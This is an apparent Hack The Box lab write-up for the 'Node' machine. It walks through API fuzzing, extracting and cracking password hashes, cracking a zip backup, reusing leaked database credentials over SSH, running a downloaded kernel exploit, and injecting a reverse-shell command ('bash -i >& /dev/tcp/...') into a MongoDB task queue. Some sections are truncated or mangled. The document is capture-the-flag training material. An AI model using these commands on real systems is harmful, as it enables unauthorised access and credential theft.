1.0 - High Level Summary

1.1 - Host Summary

> hostname, IP, OS, tags
Hostname: Node
IP: 10.10.10.58
OS: Linux
Tags:
#API Fuzzing
#JSON
#File Misconfiguration
#Web

1.2 - Attack Surface Summary

> high level overview of exploitable services / potential
First fuzzing
ffuf -u http://10.10.10.58:3000/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -mc 301
→ Result:
```
assets                  [Status: 301, Size: 171, Words: 7, Lines: 10]
uploads                 [Status: 301, Size: 173, Words: 7, Lines: 10]
vendor                  [Status: 301, Size: 171, Words: 7, Lines: 10]
partials                [Status: 301, Size: 175, Words: 7, Lines: 10]
```
Or
feroxbuster -u http://10.10.10.58:3000/ --wordlist /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200

→ Result:
```
301      9l      15w      173c http://10.10.10.58:3000/uploads
301      9l      15w      171c http://10.10.10.58:3000/assets
301      9l      15w      177c http://10.10.10.58:3000/assets/js
301      9l      15w      179c http://10.10.10.58:3000/assets/css
301      9l      15w      187c http://10.10.10.58:3000/assets/js/misc
301      9l      15w      185c http://10.10.10.58:3000/assets/js/app
301      9l      15w      171c http://10.10.10.58:3000/vendor
301      9l      15w      209c http://10.10.10.58:3000/assets/js/app/controllers
301      9l      15w      185c http://10.10.10.58:3000/vendor/jquery
301      9l      15w      175c http://10.10.10.58:3000/partials
```

1.3 - Exploitation Summary


> high level overview of the services you exploited
Read code Nodejs on url: http://10.10.10.58:3000/assets/js/app/controllers/profile.js
```
var controllers = angular.module('controllers');

controllers.controller('ProfileCtrl', function ($scope, $http, $routeParams) {
  $http.get('/api/users/' + $routeParams.username)
    .then(function (res) {
```

```
    $scope.user = res.data;
  }, function (res) {
    $scope.hasError = true;

    if (res.status == 404) {
      $scope.errorMessage = 'This user does not exist';
    }
    else {
      $scope.errorMessage = 'An unexpected error occurred';
    }
  });
});
```

Leak information credential of users at **api/users/' + $routeParams.username**



Use curl to get all password fields:
Command: curl -s 10.10.10.58:3000/api/users/ | jq -r '.[].password'

→ Result:
```
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
```
Go to crackstation and crack out plaintext password:

Enter up to 20 non-salted hashes, one per line:

```
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af	sha256	manchester
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240	sha256	spongebob
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73	sha256	snowflake
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0	Unknown	Not found.

Go back login page and authenticate with credentials:
username: myP14ceAdm1nAcc0uNT
password: manchester

Download Backup files and decode it with base64 tool:
List of the unique characters in the file:
cat myplace.backup | od -cvAnone -w1 | sort -bu | tr -d '\n' | tr -d ' '
→ Result:
```
+/=0123456789aAbBcCdDeEfFgGhHiIjJkKlLmMnNoOpPqQrRsStTuUvVwWxXyYzZ

```
The character set matches the base64 character set. On decoding it, there’s a Zip Archive:
cat myplace.backup | base64 -d > myplace.backup.decode
file myplace.backup.decode

→ Result:
```
myplace.backup.decode: Zip archive data, at least v1.0 to extract
```

mv myplace.backup.decode myplace.backup.zip

Crack password ZIP (PKZIP)

unzip -l myplace.backup.zip

→ Result:
```
Archive:  myplace.backup.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2017-09-03 08:59   var/www/myplace/
    21264  2017-09-01 19:10   var/www/myplace/package-lock.json
        0  2017-09-01 19:10   var/www/myplace/node_modules/
        0  2017-09-01 19:10   var/www/myplace/node_modules/serve-static/
     7508  2017-02-24 21:17   var/www/myplace/node_modules/serve-static/README.md
     4533  2017-02-25 18:11   var/www/myplace/node_modules/serve-static/index.js
     1189  2017-02-24 21:01   var/www/myplace/node_modules/serve-static/LICENSE
...[snip]...
```
zip2john will get a hash from the zip:
zip2john myplace.backup.zip 2>/dev/null | tee myplace.backup.zip.hash

john will break this very quickly:
john myplace.backup.zip.hash --wordlist=/usr/share/wordlists/rockyou.txt --format=PKZIP

→ Result:
```
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
magicword       (myplace.backup.zip)
1g 0:00:00:00 DONE (2021-05-31 09:36) 4.347g/s 795269p/s 795269c/s 795269C/s majid..madeli
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```
Enumeration
The files unzip to what looks like the source for the myplace application. In app.js, there’s a database connection string with credentials for mark:

```
uire('express');
uire('express-session');
uire('body-parser');
uire('crypto');
uire('mongodb').MongoClient;
uire('mongodb').ObjectID;
uire("path");
quire('child_process').spawn;
ress();
godb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

SSH
That password for mark works over SSH:
Username: mark
Password: 5AYRft73VtFpc84k

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and inital discover
First scan
nmap -Pn -sS --stats-every 3m --max-scan-delay 20 --max-retries 1 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/10.10.10.58.txt 10.10.10.58

→ Result:
```
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp
```

Second scan
nmap -Pn -nvv --version-intensity 9 -A -p 3000,22 -oN /opt/OSCP/labs/HTB/nmap-verions.txt 10.10.10.58
→ Result:
```
PORT     STATE SERVICE         REASON         VERSION
22/tcp   open  ssh             syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCwesV+Yg8+5O97ZnNFclkSnRTeyVnj6XokDNKjhB3+8R2I+r78qJmEgVr/
SLJ44XjDzzlm0VGUqTmMP2KxANfISZWjv79Ljho3801fY4nbA43492r+6/
VXeer0qhhTM4KhSPod5IxlISU6ZSqAV+O0ccf6FBxgEtiiWnE+ThrRiEjLYnZyyWUgi4pE/
WPvaJDWtyfVQIrZohayy+pD7AzkLTrsvWzJVA8Vvf+Ysa0ElHfp3lRnw28WacWSaOyV0bsPdTgiiOwmoN8f9aKe5q7Pg4ZikkxNlqNG1E
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKQ4w0iqXrfz0H+KQEu5D6zKCfc6IOH2GRBKKkKOnP/
0CrH2I4stmM1C2sGvPLSurZtohhC+l0OSjKaZTxPu4sU=
|   256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB5cgCL/RuiM/AqWOqKOIL1uuLLjN9E5vDSBVDqIYU6y
3000/tcp open  hadoop-datanode syn-ack ttl 63 Apache Hadoop
|_http-title: MyPlace
| hadoop-tasktracker-info:
|_  Logs: /login
| hadoop-datanode-info:
|_  Logs: /login
|_http-favicon: Unknown favicon MD5: 30F2CC86275A96B522F9818576EC65CF
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

2.2 - Exploitation

> gaining a shell

2.3 - Elevation

> methods used to gain SYSTEM / root
Download and Transfer linpeas.sh tool to enumerate info for privesc:
Exploit kernel to get root:

```
mark@node:/tmp$ wget http://10.10.14.2/45010
--2021-12-27 07:19:01--  http://10.10.14.2/45010
Connecting to 10.10.14.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21712 (21K) [application/octet-stream]
Saving to: '45010'

45010                                   100%[===================================================================>]  21.20K  98.0KB/s    in 0.2s

2021-12-27 07:19:02 (98.0 KB/s) - '45010' saved [21712/21712]

mark@node:/tmp$ chmod +x 45010
mark@node:/tmp$ ./45010
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880029873b00
[*] Leaking sock struct from ffff88002eef6c00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800278b6540
[*] UID from cred structure: 1001, matches the current: 1001
[*] hammering cred structure at ffff8800278b6540
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),1001(mark)
```

Privesc to user **tom**:
check process running with tom permission:
ps auxww | grep “tom”

→ Result:
```
tom      1231  0.3  5.9 1047060 45476 ?       Ssl  Dec26   3:32 /usr/bin/node /var/www/myplace/app.js
tom      1238  0.0  3.4 1009080 26464 ?       Ssl  Dec26   0:08 /usr/bin/node /var/scheduler/app.js
```
/var/www/myplace/app.js is the webapp I already interfaced with, so I’ll turn to /var/scheduler/app.js:
```
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?
authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);

});
```
→ Analysis code:

This script will connect to the Mongo database, and then run a series of commands every 30 seconds. It will get items out of the tasks collection. For each doc, it will pass doc.cmd to exec to run it, and then delete the doc

Connect to MongoDB

mongo -u mark -p 5AYRft73VtFpc84k scheduler

→ Analysis: In Mongo, a database (like scheduler) has collections (kind of like tables in SQL).

This db has one collection:
show collections

→ Result:
```
tasks
```

# The collection has no objects in it:
db.tasks.find()

→ Result: None

# Test execution by adding a command to touch a file in /tmp:
db.tasks.insert({"cmd": "touch /tmp/itstarsec"})
→ Result:
```
WriteResult({ "nInserted" : 1 })
```

# Execute object in tasks. 30 seconds later, the object is gone:
db.tasks.find()

→ Result:

```
mark@node:/tmp$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
MongoDB shell version: 3.2.16
connecting to: scheduler
> show collections
tasks
> db.tasks.find()
> db.tasks.insert({"cmd": "touch /tmp/itstarsec"})
WriteResult({ "nInserted" : 1 })
> db.tasks.find()
> exit
bye
mark@node:/tmp$ ls
45010      LinEnum-export-26-12-21  linpeas.sh          report-26-12-21                                                                tmux-1001
itstarsec  LinEnum.sh               mongodb-27017.sock  systemd-private-e0f263e32732406f9746c65f3de57ad3-systemd-timesyncd.service-j9kS42  vmware-root
```

Get reverse shell of tom user:
db.tasks.insert({"cmd": "bash -c 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1'"})
db.tasks.find()

→ Result:

```
┌──(root💀 kali)-[/opt/OSCP/labs/HTB/58-Node]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.58] 35852
bash: cannot set terminal process group (1238): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ id
iifd
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
tom@node:/$ config
ifconfig
ens33     Link encap:Ethernet  HWaddr 00:50:56:b9:36:9e
          inet addr:10.10.10.58  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:369e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1361308 errors:0 dropped:67 overruns:0 frame:0
          TX packets:1806727 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:129868311 (129.8 MB)  TX bytes:2160153126 (2.1 GB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:426610 errors:0 dropped:0 overruns:0 frame:0
          TX packets:426610 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:34987227 (34.9 MB)  TX bytes:34987227 (34.9 MB)
```

Shell as root:
When gaining access to a second user in a CTF machine, it’s always useful to think about what files can be accesses/run now that couldn’t before. One way to approach that is to look at the groups associated with the new user:

→ Result:
```
tom@node:~$ id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),
116(sambashare),1002(admin)
```
sudo is the first to jump out, but trying to run sudo prompts for tom’s password, which I don’t have:

→ Result:
```
tom@node:~$ sudo su -
[sudo] password for tom:
```
adm means that I can access all the logs, and that’s worth checking out, but admin is more interesting. It’s group id (gid) is above 1000, which means it’s a group created by an admin instead of by the OS, which means it’s custom. Looking for files with this group, there’s only one:

find / -group admin -ls 2>/dev/null

→ Result:
```
303364     20 -rwsr-xr--   1 root     admin       16484 Sep  3  2017 /usr/local/bin/backup
```

→ It’s also a SUID binary owned by root, which means it runs as root.

Interestingly, this binary is called from /var/www/myplace/app.js
```
  app.get('/api/admin/backup', function (req, res) {
    if (req.session.user && req.session.user.is_admin) {
      var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
      var backup = '';

      proc.on("exit", function(exitCode) {
        res.header("Content-Type", "text/plain");
        res.header("Content-Disposition", "attachment; filename=myplace.backup");
        res.send(backup);
      });

      proc.stdout.on("data", function(chunk) {
        backup += chunk;
      });

      proc.stdout.on("end", function() {
      });
    }
    else {
      res.send({
        authenticated: false
      });
    }
  });
```
→ Analysis code: It calls backup -q backup_key __dirname, where __dirname is the current directory.

The binary is a 32-bit ELF:
file /usr/local/bin/backup

→ Result:
```
    /usr/local/bin/backup: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /
lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=343cf2d93fb2905848a42007439494a2b4984369, not stripped
```

```
## Dynamic Analysis
# Use tool ltrace on Node machine to analysis ELF backup:
ltrace /usr/local/bin/backup
```

→ Result:

```
__libc_start_main(0x80489fd, 1, 0xffd58af4, 0x80492c0
<unfinished ...>
geteuid()                                = 1000
setuid(1000)                               = 0
exit(1 <no return ...>
+++ exited (status 1) +++
```

the backup programs running with 3 args: put random a b c to check with ltrace

```
ltrace /usr/local/bin/backup  a b c
```

```
__libc_start_main(0x80489fd, 4, 0xff815aa4, 0x80492c0
<unfinished ...>
geteuid()                                = 1000
setuid(1000)                               = 0
strcmp("a", "-q")                          = 1
puts("\n\n\n              _______________"...
_____________________________________________
)   = 69
puts("           /                 "...           /                                        \
)     = 67
puts("          |    _______________"...          |    ___________________________________________
|
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |             Sec"...          |   |            Secure Backup v1.0            |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |               "...          |   |                                   |   |
)     = 68
puts("          |   |_______________"...          |   |___________________________________________|
|
)     = 68
puts("          |                   "...          |                                       |
)     = 68
puts("           \\__________________"...
```

```
\_____________________________________________________/
)     = 68
puts("                  \\_____________"...
\_____________________________________/
)     = 61
puts("                _________________"...
_____________________________________________________
)     = 64
puts("             _-'    .-.-.-.-.-.-."...            _-'    .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.  --- `-_
)     = 67
puts("          _-'.-.-. .---.-.-.-.-."...          _-'.-.-. .---.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.--.  .-.-.`-_
)     = 70
puts("       _-'.-.-.-. .---.-.-.-.-.-."...       _-'.-.-.-. .---.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-`__`. .-.-.-.`-_
)     = 73
puts("    _-'.-.-.-.-. .-----.-.-.-.-."...    _-'.-.-.-.-. .-----.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-----. .-.-.-.-.`-_
)     = 76
puts(" _-'.-.-.-.-.-. .---.-. .-------"... _-'.-.-.-.-.-. .---.-. .-----------------------------. .-.---. .---.-.-.-.`-_
)     = 79
puts(":--------------------------------"...:-------------------------------------------------------------------------------:
)     = 80
puts("`---._.-------------------------"...`---._.-----------------------------------------------------------------._.---'


)     = 82
strncpy(0xff815968, "b", 100)                   =
0xff815968
strcpy(0xff815951, "/")                         = 0xff815951
strcpy(0xff81595d, "/")                         = 0xff81595d
strcpy(0xff8158e7, "/e")                        = 0xff8158e7
strcat("/e", "tc")                              = "/etc"
strcat("/etc", "/m")                            = "/etc/m"
strcat("/etc/m", "yp")                          = "/etc/myp"
strcat("/etc/myp", "la")                        = "/etc/mypla"
strcat("/etc/mypla", "ce")                      = "/etc/myplace"
strcat("/etc/myplace", "/k")                    = "/etc/myplace/k"
strcat("/etc/myplace/k", "ey")                  = "/etc/myplace/
key"
strcat("/etc/myplace/key", "s")                 = "/etc/myplace/
keys"
fopen("/etc/myplace/keys", "r")                 =
0x97c3410
fgets("a01a6aa5aaf1d7729f35c8278daae30f"..., 1000, 0x97c3410) =
0xff8154ff
strcspn("a01a6aa5aaf1d7729f35c8278daae30f"..., "\n") =
64
strcmp("b", "a01a6aa5aaf1d7729f35c8278daae30f"...) =
1
fgets("45fac180e9eee72f4fd2d9386ea7033e"..., 1000, 0x97c3410) =
0xff8154ff
strcspn("45fac180e9eee72f4fd2d9386ea7033e"..., "\n") =
64
strcmp("b", "45fac180e9eee72f4fd2d9386ea7033e"...) =
1
fgets("3de811f4ab2b7543eaf45df611c2dd25"..., 1000, 0x97c3410) =
0xff8154ff
strcspn("3de811f4ab2b7543eaf45df611c2dd25"..., "\n") =
64
strcmp("b", "3de811f4ab2b7543eaf45df611c2dd25"...) =
1
fgets("\n", 1000, 0x97c3410)                    = 0xff8154ff
strcspn("\n", "\n")                             = 0
strcmp("b", "")                                 = 1
fgets(nil, 1000, 0x97c3410)                     = 0
strcpy(0xff814538, "Ah-ah-ah! You didn't say the mag"...) =
0xff814538
printf(" %s[!]%s %s\n", "\033[33m", "\033[37m", "Ah-ah-ah! You didn't say the mag"... [!] Ah-ah-ah! You didn't say the
```

magic word!

) = 58
exit(1 <no return ...>
+++ exited (status 1) +++
```
→ Analysis code: Check file **/etc/myplace/keys**
→ Result:
```
a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110
```

## Check backup execute with key:
/usr/local/bin/backup a a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508 c

→ Result:
```
 [+] Validated access token
 [+] Starting archiving c
 [!] The target path doesn't exist
```
 ## Privesc to root:
 echo "test" > /dev/shm/itstarsec
/usr/local/bin/backup -q "" /dev/shm/ | /usr/bin/base64 -d > test.zip

→ Stuck -> Roll back exploit kernel to root :)

# *3.0 - Loot and Code*

# *3.1 - Proof*

> screenshot of whoami, ip, and flag

# *3.2 - Code Used*

> full exploit code with source and highlights of changes
```